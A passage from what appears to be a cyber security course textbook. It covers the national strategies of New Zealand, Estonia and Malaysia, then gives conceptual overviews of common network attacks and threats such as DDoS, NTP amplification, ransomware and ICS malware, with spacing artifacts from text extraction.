The Malaysia Cyber Security Centre is envisioned to become a one-stop coordination centre for national cyber security initiatives by adopting a coordinated and focused approach, with the key objective of strengthening the country‘s cyber security arena. The centre will be under the purview of the Ministry of Science, Technology and Innovation (MOSTI), and overseen by the National IT Council for policy direction and the National Security Council in times of national crisis.

4.5.4 New Zealand

New Zealand‘s global cyber security index is 0.735 and it ranks fourth according to Global 2014 results. The intention behind the formation of New Zealand‘s cyber security strategy is the Government‘s initiative and response to growing cyber threat. The Strategy builds on existing government and non-government efforts to improve New Zealand‘s cyber security. It brings forward targeted initiatives aimed at improving cyber security for individuals, businesses, critical national infrastructure and government. In the introduction part of the strategy, the increasing use of Internet, digital systems by government agencies and also New Zealand‘s critical national infrastructure providers, which includes the banking and finance, telecommunications,transportations and energy sectors, and other businesses are more and more reliant on digital systems.

Internet Usage at New Zealand is as follows:

- At least 75% of New Zealanders have access to the Internet athome.
- Over 70% of New Zealand Internet subscribers have access tobroadband.
- 77% of New Zealand businesses use Internet banking and 50% of rural businesses buy goods and servicesonline.

With such high Internet usage, cyber attacks are becoming more advanced and sophisticated and this have given rise to an increasing and evolving global threat. Year 2010 has been marked by some of the most high-profile, targeted attacks that the cyber industry has ever witnessed. With such emerging cyber threats, government must play a key role in protecting its own systems and critical infrastructure. The government must ensure help to provide a safe digital environment to businesses and individuals to operate in. Government units have already started to tackle problems such as scams, spam, identity theft, electronic crime and critical national infrastructure protection. The New Zealand government provides support to *NetSafe* which is an independent non-profit organisation, which works for cyber safety education and awareness programs in schools. The government is also focusing on international security partners on cyber security issues.

The common cyber security threats to New Zealanders are attackers who exploit vulnerabilities in software, hardware and user behavior. Attackers take advantage of users who fail to follow basic cyber security practices such as regularly changing their passwords, updating antivirus software and using protected wireless networks. In a survey, it was foundthat:

- 54% of New Zealanders feel they know little or nothing at all about computer security risks and solutions.
- 59% of New Zealanders do not secure their mobile phones, PDAs or smart phones by using, and regularly changing, a password orPIN.
- International data suggests 133,000 New Zealanders per annum are victims of identity fraud (the majority of cases having a cyber-element), with around one third falling victim to identity theft and two thirds falling victim to credit or bank cardfraud
- Cyber criminals are highly using social networking sites to access user‘s personal information (birth dates, phone numbers, employment details etc) to perform cyber-crimes.

Hactivism, Cyber Espionage is also common cyber-crimes which are prevalenttoday.

The important objectives of the strategy areto:

- raise the cyber security awareness and understanding of individuals and smallbusinesses;
- improve the level of cyber security across government;and
- build strategic relationships to improve cyber security for critical national infrastructure and otherbusinesses.

The Government has appointed the Ministry of Economic Development as the lead policy agency responsible for coordinating cyber security policy and implementing thisStrategy.

Priority Areas and Keyinitiatives

1. *Increasing awareness and online security*: The Government is working with industry and non-government organisations, such as NetSafe, on initiatives to improve access to cyber security information andadvice.
   Key initiatives:
   • Partner with industry and non-government organisations, such as NetSafe,to:
   – centralize cyber security information and resources for ease of access;and
   – deliver a coordinated cyber safety awareness-raisingprogram.
   Longer-terminitiative:
   – Progress work with Internet Service Providers to develop appropriate solutions to address cyber security issues, such as infected computers andbotnets.
2. *Protecting Government Systems and Information*: As a priority, the Government will

establish a National Cyber Security Centre within the Government Communications Security Bureau.

Key initiatives:

- Establish a National Cyber Security Centre within the Government Communications SecurityBureau.
- Implement steps to improve cyber security practices in government agencies

3. *Incident Response and Planning*: Through the establishment of a National Cyber Security Centre, the Government will build on New Zealand‘s existing cyber security capability to plan for and respond to cyber incidents. The National Cyber Security Centre will absorb the current functions of the Centre for Critical Infrastructure Protection (CCIP). The Government will work with critical national infrastructure providers and other businesses to support them to further develop their cyber security responses. This will include assessing the need for a New Zealand Computer Emergency Response Team (CERT). Keyinitiatives:

- Establish a National Cyber Security Centre, which will absorb the functions of theCCIP.
- Revise the Government‘s national cyber incident responseplan.
- Expand work with industry, including critical national infrastructure providers and businesses to support them to review their cyber securityresponses.

Longer-term initiatives:

• Work with interested parties to determine the need for a New ZealandCERT.

OtherInitiatives

Research and development is a key component in improving New Zealand‘s response to cyber security threats. The Government will work with industry, academia, government agencies and other relevant organisations to explore further opportunities to enhance New Zealand‘s cyber security response.

Longer-term initiatives:

- Work with educational and training institutions to determine an appropriate solution to meet the need for cyber security professionals in NewZealand.
- Work with international partners on initiatives to combat cyber crime and determine New Zealand‘s alignment with the Council of Europe Convention onCybercrime.

At the end of this strategy, glossary of terms is given which defines the terms like Botnet, CERT, Critical national infrastructure, cyber attack, cyber crime, etc.

4.5.5 Estonia

Today, Estonia is widely regarded as a leader in Information Technology in general, and cyber security in particular. Estonia ranks fifth with cyber security index 0.706 according to Global 2014 results.

The Cyber Security Strategy 2014-2017 is the basic document for planning Estonia‘s cyber security and a part of Estonia‘s broader security strategy. The strategy highlights important recent developments, assesses threats to Estonia‘s cyber security and presents measures to manage threats. Whole policy is divided into five parts; Analysis of current situation, principles of ensuring cyber security, General objectives of the strategy for 2017, sub goals, and parties related to thestrategy.

There were many committees and organizations formed by Estonian government.

- A cyber security council was added to the Security Committee of the Government of the Republic in2009.
- The Estonian Informatics Centre was given government agency status in 2010. The renamed Estonian Information System Authority (Riigi Infosüsteemi Amet – hereinafter RIA) received additional powers and resources for organizing protection of the state‘s information and communication technology (hereinafter ICT) infrastructure, and exercising supervision over the security of informationsystems.
- In 2011, a CIIP commission was formed to promote public-privatecooperation.
- The cybercrime investigation capabilities of the Police and Border Guard Board (hereinafter PBGB) were consolidated into a single department in2012.
- Estonian Defense League‘s Cyber Unit (hereinafter EDL CU) was created to improve the security of Estonian state agencies‘ and companies‘ information systems through coordinated exercises, testing of solutions, training, etc.. The EDL CU can also be engaged to support civilian institutions and protect critical infrastructure in a crisissituation.

The Estonian government has always given very high importance to awareness and training programs for cyber security. HITSA training is offered to pre-schoolers as well as older children, while also involving parents and teachers in the process. A state-private partnership project was launched in 2013 to raise the skills and security awareness of smart device users, developers and vendors.

In 2014, TUT (Tallinn University of Technology), in cooperation with the Estonian Centre 2CENTRE, opened a Master‘s program in Digital Forensics. Estonia‘s 2CENTRE Cybercrime Centre of Excellence is part of the European Union‘s network of 2CENTRE competency centers.

Cyber criminals are ill motivated and their increased development has become a critical issue. Cyber security of a nation is affected by the actors operating in cyberspace with their various skills, targets and motivations. It is often difficult to distinguish between the actors or determine their relationship to national or international organizations. National defense and internal security are dependent on the private sector‘s infrastructure and resources, while at the same time the state can assist vital service providers and guarantors of national critical information infrastructure as a coordinator and balancer of variousinterests.

There are various challenges faced by the Estonian government and they have identified that the main cyber security risks arise from the extensive and growing dependence on ICT infrastructure and e-services by the Estonian state, the economy and the population.

- The Estonian state has no option for effectively supervising services or parts of services which are provided outside of the Republic of Estonia. All vital services and their dependencies must be mapped, alternatives must be developed and operational readiness to implement them must beachieved.
- Cybercrime undermines the functioning of the economic space, reduces trust in digital services, and, in a worst-case scenario, could lead to incidents causing loss of life. Competent personnel and modern technical tools are needed in order to ensure prevention, detection and prosecuting ofcybercrime.
- The state‘s civilian and military resources must be able to be integrated under the guidance of civilian authorities and also interoperable with international partners. This is done to ensure the ability to provide national defense incyberspace.
- Constantly developing cyber security related know-how and to invest in technology will prevent and decrease future securitythreats.
- A modern legal framework must be ensured to provide complete solutions to the above challenges as a supportingactivity.

There are various principles of ensuring cyber security:

1. Cyber security is an integral part of national security; it supports the functioning of the state and society, the competitiveness of the economy andinnovation.
2. Cyber security is guaranteed by respecting fundamental rights and freedoms as well as by protecting individual liberties, personal information, andidentity.
3. Cyber security is ensured on the basis of the principle of proportionality while taking into account existing and potential risks andresources.
4. Cyber security is ensured in a coordinated manner through cooperation between the public- private- and third sectors, taking into account the interconnectedness and interdependence of existing infrastructure and services incyberspace.
5. Cyber security starts with individual responsibility for safe use of ICTtools.
6. A top priority in ensuring cyber security is anticipating as well as preventing potential threats and responding effectively to threats thatmaterialize.
7. Cyber security is supported by intensive and internationally competitive research and development.
8. Cyber security is ensured via international cooperation with allies and partners. Through Cooperation, Estonia promotes global cyber security and enhances its owncompetence.

General objective of the strategy for2017

a. **Vision:** Estonia is able to ensure national security and support the functioning of an open, inclusive and safesociety.

b. **General objective:** The four-year goal of the cyber security strategy is to increase cyber security capabilities and raise the population‘s awareness of cyber threats, thereby ensuring continued confidence in cyberspace.

c. **Subgoals:**

(i) Subgoal 1: Ensuring the protection of information systems underlyingimportant Services

- Ensuring alternative solutions for importantservices
- Managing cross-dependency between importantservices
- Ensuring the security of ICT infrastructure andservices
- Managing cyber threats to the public and privatesector
- Introduction of a national monitoring system for cybersecurity
- Ensuring digital continuity of thestate
- Promotion of international cooperation in the protection of the infrastructure of criticalinformation

(ii) Subgoal 2: Enhancing of the fight againstcybercrime

- Enhancing detection ofcybercrime
- Raising public awareness of cyberrisks
- Promoting international cooperation against cybercrime

(iii)Subgoal 3: Development of national cyber defensecapabilities

- Synchronizing military planning and preparation for civilemergencies
- Developing collective cyber defense and internationalcollaboration
- Developing military cyber defensecapabilities
- Ensuring a high level of awareness concerning the role of cyber security in national defense

(iv) Subgoal 4: Estonia manages evolving cyber securitythreats

- Ensuring the next generation cyber securityprofessionals
- Developing smart contracting for cyber securitysolutions
- Supporting development of enterprises providing cyber security and national cyber securitysolutions
- Preventing security risks in newsolutions

(v) Subgoal 5: Estonia develops cross-sectoralactivities

- Development of a legal framework to support cybersecurity
- Promoting international cyber securitypolicy
- Closer cooperation with allies andpartners
- Enhancing the capability of the EuropeanUnion

Estonian government has given proper attention to the policy making and now taking care of the implementation of the strategy. The Ministry of Economic Affairs and Communications directs cyber security policy and coordinates the implementation of the strategy. The strategy will be implemented by involving all ministries and government agencies, especially the Ministry of Defense, the Information System Authority, the Ministry of Justice, Police and Border Guard Board, the Government Office, the Ministry of Foreign Affairs, the Ministry of the Interior and the Ministry of Education and Research. NGOs, business organizations, governments, and educational institutions will cooperate in the implementation and assessment of the strategy.

4.6 SUMMARY

In this unit we discussed about the ITU Global Cyber security index and wellness profile. We discussed India's National cyber security policy and finally had discussion on the cyber security strategies and policies of the various countries. Due to the increasing threats from cyber space nations are considering it important to develop national level cyber security strategies and policy. These strategies and policy provides framework for actions to be taken for safe cyber space in country.

Activity:

Activity 1: Go through latest global cybersecurity index & cyberwellness profiles from ITU website.

Activity 2: Study national cyber security policy India available at *www.deity.gov.in*.

4.7 CHECK YOUR PROGRESS

1. What is Cyber securityIndex.
2. List categories used for calculating cyber securityindex.
3. National Cyber security policy - India is released in........
4. Vision of National Cyber security policy - India is.........
5. List objectives of National Cyber security policy -India.

4.8 MODEL QUESTIONS

1. Write a note on cyber security strategies andpolicies.
2. Discuss importance of national cyber securitypolicies.
3. Discuss National cyber security policy ofIndia.
4. Discuss vision and objective of the National cyber security policy ofIndia.
5. What is ITU- cyber wellnessprofile.
6. What is ITU - cyber securityindex?
7. Discuss cyber index and wellness profile of theIndia.
8. Write note on cyber security strategy of Unitedstates.
9. Write note on cyber security strategy and policy ofEstonia.
10. Discuss the categories and parameters on which cyber security index iscalculated.

Block-4

Unit 1: Network Security Threats 1

Unit Structure

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the network securityneed.
- Understand the threatlandscape.
- Understand the current threat scenario.
- Know the different weaknesses of the computernetworks.
- Understand the different attacks on computer networks.
- Understand the emerging threats to networktechnologies.
- Understand the impact of the different networkattacks.

1.2 INTRODUCTION

Organizations of all types and sizes which deals with information for meeting its objectives, faces a range of risks that may affect the functioning of information assets. Computer Networks are used to store, transfer and process information for meeting variety of objectives of the organization. Network security is a technology and methods to protect confidentiality, integrity and availability of the network. Network security involves all activities that organizations do to protect the value and ongoing usability of assets and the integrity and continuity of operations. An effective network security strategy requires identifying threats and then choosing the most effective set of tools to combat them. In this unit we are going to discuss network attacks, threat landscape - current threats and emerging threats and possible risks to computer networks associated with these threats. We will conclude unit with the attack case study.

1.3 NETWORK ATTACKS

In this section, you will be going to explore common network Attacks. However the list of attacks is not comprehensive in fact no list of attacks can be complete as new vulnerabilities and attacks are emerging on daily basis. Students are advised to explore the case studies and example of the attacks from internet resources to better understand the methodology of attacker and impact of the attack.

Man-in-the-Middle (MITM)Attack

Man-In-The-Middle (MITM) attack occurs when someone between user and the entity with whom user are communicating is actively monitoring, capturing, and controlling the communication. For example, the attacker can read the data exchanged or modify the capture data before forwarding. Figure 1 below explains the MITM attack Victim was connected to the server by original connection which is then somehow modified by attacker and connection is routed through the attacker system. Now attacker can actively monitor, capture and control the network traffic between victim and server.




Figure 1: Man-In-The-Middle (MITM) attack

Replay Attack

Replay attack occurs when a message, or part of a message, is repeated to produce an malicious impact. A replay attack is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated. This is carried out either by the originator or by attacker who intercepts the data and retransmits it. For example a valid username & password combination packet of victim can be replayed by attacker in order to authenticate itself.

Consider the following scenario to understand replay attack: (i) Suppose Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides. (ii) Meanwhile, Eve was eavesdropping on the conversation and keeps the password.

(iii)Aftertheinterchangeisover,Eve(posingasAlice)connectstoBob;whenaskedforaproof of identity, Eve sends Alice's password read from the last session, which Bob accepts thus granting access toEve.

Denial of Service (DoS) and Distributed Denial of Service (DDoS)

Denial of Service (DoS) is an attempt to make a computer resource unavailable to its intended users. A distributed denial of service attack (DDoS) occurs when multiple compromised computer systems flood the communication link (called bandwidth) or resources of a targeted system. DDoS attacks are generally launched through a Botnet which is a network of compromised computer systems called _Bots‘. NTP based Distributed Reflected Denial of Service (DrDoS) Attacks are new techniques of conducting DDoS attacks on the target.

Denial-of-service (or DoS) attacks are usually launched to make a particular service unavailable to someone who is authorized to use it. These attacks may be launched using one single computer or many computers across the world. In the latter scenario, the attack is known as adistributed denial of service attack. The attack is initiated by sending excessive demands to the victim‘sresources,exceeding the limit that the victim‘s infrastructurecansupport.PingofDeath,SYN attacks, UDP flooding are some methods of conducting DoS/DDoS attacks. A Ping of Death attack involves a very large Internet Control Messaging Protocol (ICMP) packet and the receiving computer gets it in the form of data packets. Reassembled packetat the target cause buffer overflow due to improper routine for handling large size of data.Theimpactcauseservice crash and henceDoS.

In SYN flooding attack implementation of three-way handshake of the TCP/IP protocol is exploited.Inthree-wayhandshake(1)firsttheclientsendsaSYNpackettotheserver,(2)server thenrespondswithaSYN-ACK.(3)thentheclientrespondstothisSYN-ACKandhandshakeis completed and data transfer starts. In SYN flood attack the attacker does not respond to the SYN-ACK. Server keep up waiting for attacker response and in this manner sending multiple syn request to the server consume resources of the server causing DoS/DDoS attack. There are three means of achieving theDoS/DDoS:

- Consumption of resources like server computing capacity, bandwidth of network,etc.
- Exploitation of vulnerability to crash theservice.
- Destruction or alteration of configuration information of thesystem.
- physical destruction or alteration of information processing assets.




Figure 2: DDoS Attack

Password Based Attacks

Password based authentication rely on the principle of "something you know". Password-based access control is generally implemented in network assets for controlling the access to resource.

Attacks on password based authentication include eavesdropping, password stealing, brute force and dictionary attack. Objective of these attacks are to get the valid password of system. When attacker finds a valid user account, the attacker has the same rights as the real user. So, if the compromised account has administrator-level rights, the attacker will have same rights.

Brute-force password attack involves trying every password combination until the correct passwordisfound.Duetothenumberofpossiblecombinationsofletters, numbers andsymbols, a brute force attackmay take a long time tocomplete.

Dictionary based password attacks are method of breaking into a password-protected resource by systematically entering every word in a dictionary as a password. Dictionary is prepared by the attacker based on the knowledge and information of resources and itsenvironment.

Spoofing

In computer networking, IP address spoofing or IP spoofing is the creation of Internet Protocol (IP) packets with a forged source IP address, with the purpose of concealing the identity of the sender or impersonating another computing system. Similar concept applies to Media Access Control (MAC) address spoofing or hardware address spoofing. Most networks and operating systems use the IP address of a computer to identify a valid entity. An attacker can use packet craftingtooltoconstruct IPpacketsthatappeartooriginatefromothersource.InMACspoofing factory-assigned Media Access Control (MAC) address of a network interface on a networked device is modified to hide identity of the device or to impersonate another device. There are packet crafting and other similar tools available, which can be used for IP spoofing or MAC spoofing.

Eavesdropping

In cases, where communication on computer networks happen in unsecured or cleartext format allowsanattackertoreadthetraffic.Whenanattackeriseavesdroppingoncommunications,itis referredtoassniffingorsnooping.Withoutstrongencryptionservicesdatacanbereadbyothers asittraversesthenetwork.Attackermayfocusonreadingthesecretinformationlikepasswords, keys or financial details like credit card information on vulnerablenetwork.

Installation of malicious programs - Backdoor orrooting

A backdoor or rooting is a malicious means of access to a network that bypasses security mechanisms in place. An insider may install a backdoor so that he can access the network remotely. Attackers also often use backdoors that they as part of an exploit. Backdoor provide complete control of the system to the attacker that to in many cases remotely. Using backdoor attacker can access the resources remotely. Many computer worms, such as Sobig and Mydoom, install a backdoor on the affected computer. Such backdoors appear to be installed so that spammers can send junk e-mail from the infected machines.

1.4 THREAT LANDSCAPE – NETWORK SECURITY

In this section we will study current threats to the Information & Communication Technology (ICT) including computer networks and emerging threats to the new technologies like cloud, big data and Internet of Things (IoT). This Section is divided into two parts consist of threats to watch and emerging threats, section is followed by the activities for the students.

Threats to watch

Hactivistattacks

Thehacktivisttermisderivedbycombininghackandactivism.Hacktivismistheactofhacking, or breaking into a computer system, for a politically or socially motivated purpose. The individual who performs an act of hacktivism is said to be a hacktivist. A hacktivist uses the same tools and techniques as a hacker,but does so inorder to disrupt services and bring attention to a political or social cause. Cyber attacks carried out by hactivist groups such as Anonymous, ranged from defacement to large scale DDoS. Some of the hacker groups posted documents claimed to be stolen on public websites. The attackers distributed tools and used activists distributed across various countries to simultaneously run the tools capable of generating flood of requests to target website and networks to cause disruption ofservices.

DDoSAttacks

A large scale Domain Name Server (DNS) and Network Time Protocol (NTP) based Distributed Reflection Denial of Service (DrDoS) attacks were reported onto reputed ecommerce, banking and public/private sector websites all over the world. The Domain Name System (DNS) is a hierarchical distributed naming system for computers, services, or any resource connected to the Internet or a private network. It associates various information with domain names assigned to each of the participating entities. DNS translates domain names, which can be easily memorized by humans, to the numerical IP addresses needed for the purpose of computer services and devicesworldwide.AttackersareusingtechniqueknownasDNSamplificationattacktoconduct DdoS on target. Network Time Protocol (NTP) is a networking protocol used for clock synchronization, server administration, maintenance, and monitoring. Certain NTP implementations that use default unrestricted query configuration are susceptible to a reflected denial-of-service (DrDoS) attack. In a reflected denial-of-service attack, the attacker spoofs the source address of attack traffic, replacing the source address with the target's address. These attackswerebeingcarriedoutbyexploitingvulnerabilityinthe–monlist‖featureofNTPwhich allows unauthenticated remote attackers to misuse the vulnerable NTP servers to carryout large scale reflected denial of service (DrDoS) attacks. NTP servers that respond to MONLIST Mode 7 command requests will generate responses that are more than 5000 times bigger in size than the requests. With the help of IP address spoofing this attack allows the attacker to send a huge number of requests toward a number of known public NTP servers and solicit a huge response toward the spoofed address of the (source)victim.

TOR- OnionRouting

Tor is an implementation of the concept of onion routing, where a number of nodes located on the Internet that serve as relays for Internet traffic. TOR client in user system would contact a Tor directory server, where it gets a list of nodes. The user‘s Tor client would select a path for the network traffic via the various Tor nodes to the destination server. Attackers are making use of TOR for hiding their track of malicious activities. TOR help attacker to conduct the attack while remaining anonymous posing challenge for law enforcement and other investigation agencies. Malwares are also making use of TOR networks to hide their communications to the master server.

Web applicationattacks

The website of organization is its primary mass communication medium enabled through cyber space. Websites are favorite targets for cyber criminals and a hacked website is used in several ways to cause disruption of services and damage of reputation. The number of websites is increasing at rapid rate and proportionately the web intrusions and defacements are also rising. In most of web intrusions, the vulnerabilities being exploited at the application level are relatively high compared to those in other layers of network. Unsecured coding , Mis- configurations make the web applications vulnerable to various types of attacks such as SQL Injection, Cross site scripting (XSS), Malicious file upload, Abuse of the functionality etc.

Malware propagation throughWeb

Despitethecontinuingpresenceofthreatsvia movablehardware,suchasUSB, thewebisbyfar the biggest opportunity for malware infection. It transmits e-mails bearing malicious links and attachments, web sites carrying exploit targeting browsers and other software, drive-by downloads, phishing scams and all other malice of the cyberworld.

Numbers of legitimate websites are compromised resulting in redirection of visitors to malicious websites that exploit vulnerabilities in end-systems to deliver malware such as key loggers and info stealers. Attackers are targeting the web browser plugins to deliver malicious contents. The codes injected into the websites are heavily obfuscated and polymorphic making them harder to detect.

TargetedAttacks

Target attacks are on rise.Recently new category of targeted attack watering hole attack is discovered. Watering hole is an attack vector using the technique of determining surfing habits of target persons/organizations and compromising the same and hosting exploits of client side application to compromise systems of potential visitors.

If the payloads happened to be backdoor, attackers can perform spying and monitoring the activities of the target organization. Because an attacker was able to infiltrate a targeted organization‘s network, they can also initiate attacks that are harmful to the organization‘s operations, which include modifying or deleting files with crucial information. Recently observed Operation Snowman was leveraging zero day vulnerability in IE (CVE-2014-0322), attacker after compromising a target (watering hole) website added an iframe into the website‘s HTML code which redirect user browser to the exploit code.

Exploit PackToolkit

An exploit pack is a toolkit that facilitates the automation of client-side vulnerability exploitation. The modus operandi normally revolves around targeting browsers and programs that a website can invoke through the browser.

The exploit kits typically conceals client side software vulnerabilities in Adobe reader, java, Adobe flash Player, Media Players, browsers etc. Some of the notable noted exploit packs are WhiteLotus, InCognito, Magnitude / Death Touch , Sakura , Whitehole, Blackhole, Phoenix, Redkit, etc.

Ransomware

A Malware type, that restricts access to PC and files/resource until being paid to decrypt the files. The ransom ware generally encrypts personal files/folders. Files are deleted once they are encrypted and generally there is a text file in the same folder as the now-inaccessible files with instructions for payment. CryptoLocker is a file encryptor that recently reported with large infections. On the other hand, WinLocker variants- 'Locks' the screen (presents a full screen image that blocks all other windows) and demands payment.

Attacks targeting Industrial Control SystemsNetworks

Attackers are targeting Industrial Control Systems Network. Stuxnet malware is one of the most complex threats analyzed so far. It is a large, complex piece of malware with many different components and functionalities. It was primarily written to target industrial control systems or set of similar systems. Its final goal is to reprogram industrial control systems (ICS) by modifying code on programmable logic controllers (PLCs) to make them work in a manner the attacker intended and to hide those changes from the operator of the equipment. It is the first to exploit 4 zero-day vulnerabilities, compromise two digital certificates, and inject code into industrial control systems and hide the code from the operator. Stuxnet is of such great complexity—requiring significant resources to develop—that few attackers will be capable of producing a similar threat, unless backed by sources with clear ulterior motives.

Anothermalwarecalled–Duqu‖wasreportedthathassomeportionsofcodeof–Stuxnet‖.This malware was delivered to specific targeted organizations in Industrial sector through spear phishing and exploitation of zero-day vulnerability in parsing of certain fonts by MS Word. The malware gathers information about Industrial engineering and control systems, though does not disrupt their functionality. This threat is perceived as a pre-cursor to more destructive malware that can affect Industrial Control Systems. Nitro, another malware was observed primarily targeting chemical sector. These attacks used emails convincing target users to open password protected zip files (pretending to be software updates) followed by installation of Remote Administration Tools (RATs) on infected system. These RATs facilitate attackers to access the target system and steal business critical data. Flame malware shares many characteristics with cyber weapons Stuxnet and Duqu which specifically targets certain sectors. It is basically a backdoor with worm like features allowing it to spread in local network and removable devices. Flame is capable of performing several complex operations including network traffic sniffing, Scanningnetworkresources,collectinglistsofvulnerablepasswords,capturingscreen,capturing video,recordingaudio,capturingkeystrokes,scanningdiskforspecificfileextension&content,and information stealing. If Bluetooth is available, it could collect information about discoverable devices in range of infected system.

Social Network Sites (SNS)Threats

Hacktivist, Scammers and malware creators target this massive and committed user based with diverse and steadily growing attacks. Social networking site data are useful for the attackers. Attackers are abusing social media data for various malicious activities such as identity theft, fake social accounts, fake news, misinformation, command & control for botnets, drive-by- download etc. Additionally series of malware attacks creates pandemonium on the SNS sites such as My Webcam Thingy (Twitter), FireFoxed (click jacking intrusions), Dislike Scam(Facebook), Over The rainbow(Twitter).

Threats to Mobile Devices and Mobile Communication

Usage of mobile phones is exponentially rising globally as well as in the country. It is predicted thatsignificantamountofmobilephoneswillbereplacedbysmartphoneswhichhavealmostall features of typical desktop computer systems. In most of the organizations, business processes are spreading to mobile devices and tablets. As such, security of data residing on mobile devices is gaining importance from user and organizational perspective. Malicious methods/techniques are migrating to the mobile computing. There need to be change in organizations protection strategy due to introduction of mobile computing. Adversaries are focusing on discovering new vulnerabilities in mobileecosystem.Recent malware trend indicates that malware targeting operating systems used in mobile devices such as Android, Symbian, Apple iOS etc. Some of the mobile malware distribution methods are: Automated App repackaging, Browser Attacks, Visiting 3rd party app stores, Mal- Advertising, Clicking on a shortened URL (e.g. bitly link) in an SMS message or on a social networking site. Due to the high prevalence of Android enabled mobile devices, they tend to become primary target.Mobile counterparts for the banking Trojans were came into existence on major platforms such as Zitmo (Zeus in the mobile), Spitmo (Spyeye in the mobile), carberp etc. The android malware families prevalent were Opfake, Android Kungfu, Plangton, FakeInst, SMSreg, GAMEX, RootSmart, Lotoor capable of performing premium based texting / subscribe the user to expensive services, install backdoors, exfiltrate confidential data, reading and intercepting SMS‘es and send it to remote servers and wait for the command from cybercriminals and effectively becoming part of botnets. Generally mobile malware are interested in: MITM and snoops sensitive information, Send location coordinates (fine location), Send device identifiers (IMEI and IMSI), Download and prompt the user to install/unistall an app and Enumerate and send a list of installed apps to the server. A myriad number of andoid exploit were found, capable of rooting the devices and taking completely control of the infected devices. Some ofthe vulnerabilities reported were: KillingintheNameof, RageAgainstTheCage(RATC), Exploid and Zimperlich.

Mobile Botnet that targets mobile devices such as smartphones, attempting to gain complete access to the device and its contents as well as providing control to the botnet creator. Mobile botnets take advantage of un-patched exploits to provide hackers with root permissions over thecompromised mobile device, enabling hackers to send e-mail or text messages, make phone calls, access contacts and photos, and more. Most mobile botnets go undetected and are able to spread by sending copies of themselves from compromised devices to other devices via text messages or e-mail messages. Some of the known botnet families were: Android Bmaster, SpamSoldier, Tigerbot, Geinimi etc.

Threats to ClientSystem

Thesecurityrisksandchallengesmostusersfaceonadailybasisarefromtheproductstypically found on end point PCs and related vulnerabilities. The variety and prevalence of programmes found on typical end point PCs, coupled with unpredictable usage patterns of users, make end point PCs an attractive attack vector for cyber criminals. Vulnerabilities on end point PCs are commonly exploited when the user of the vulnerable computer visits a malicious site, or opens data, files or documents with one of the numerous programmes and plug-ins installed on the PCs. The endpoints PCs contain most valuable data but continue to be least protective.Complexityof security patching on the end point PC is the biggest contributor for the infections. This issue is complicated by the fact that barring few vendors, most of the software product vendors do not imply easy to use and effective security patch updating mechanism, neglecting the end point PC and leaving the issue of updating to the enduser.

The best ways to reduce the risks that people are exposed to by using software and the Internet would certainly be by reducing the number of vulnerabilities and the window of opportunity to exploit vulnerabilities. Two major steps towards this goal are: (1) Increasing general awareness amongtheusersontheriskofthirdpartyprogramsand(2)Adoptingunifiedpatchingtechniques to reduce the complexity of patching end point systems, as a security patch in time provides better security by eliminating the rootcause.

Attacks on Certifying Authorities - TrustInfrastructure

Trust infrastructure components such as Digital certificates and cryptographic keys are used at various levels of cyber space ranging from products, applications and networks.

Trust infrastructures are extremely important for information security as they build the basis for securing information at many levels; and help authenticating partners or systems by establishing trusted interactions. With the introduction of electronic identity systems for the identification of people, trust infrastructures play a significant role in the overall internet transactions. Compromise of infrastructure of Certifying authority or key management systems of product/application owners may result in breakdown of trust of users and misuse of authenticationmechanisms.Recenttrendindicatesthatadversariesaretargetinginfrastructureof Certifying Authorities and authentication mechanism to steal sensitive key related information that facilitates creation of Rogue Certificates. Sophisticate malware such as Stuxnet and Duqu used stole certificates to create fake drivers to thwart detection by security systems. Implementations of trust functions and security of associated infrastructure need to be reviewed regularly. Providers of App stores will need to pay special attention to implementation of trust and security functions in order to avoid serious impact on the user trust. In the emerging areaofcloud computing, cryptographic functions and corresponding key material will need to be better protected.

Emerging Threats

Emerging threats targeting Industrial Control Systems (ICS)

Different vulnerabilities were reported in ICS systems and devices. Trends indicate that focus of adversariesisonfindingnewvulnerabilitiesandcreatingexploitsforthesame.Further,attempts to scan and probe the SCADA systems are also reported in the wild. Future hold great degree of cyber threats to the Industrial Control Systems (ICS).This emphasizes the need for conducting comprehensive risk assessment for the critical infrastructure and devise appropriate controls to isolate critical systems for general businessnetworks.

Emerging Threats to cloud computingenvironment

Cloudcomputingistheuseofcomputingresources(hardwareandsoftware)thataredeliveredas aserviceoveranetwork(typicallytheInternet).Organizationsusethecloudcomputingfacilities through virtual resources allotted tothem.

Primary models of Cloud services are as follows:

- Infrastructure as a service(IaaS)
- Platform as a service(PaaS)
- Software as a service(SaaS)
- Network as a service(NaaS)
- Storage as a service(STaaS)
- Security as a service(SECaaS)

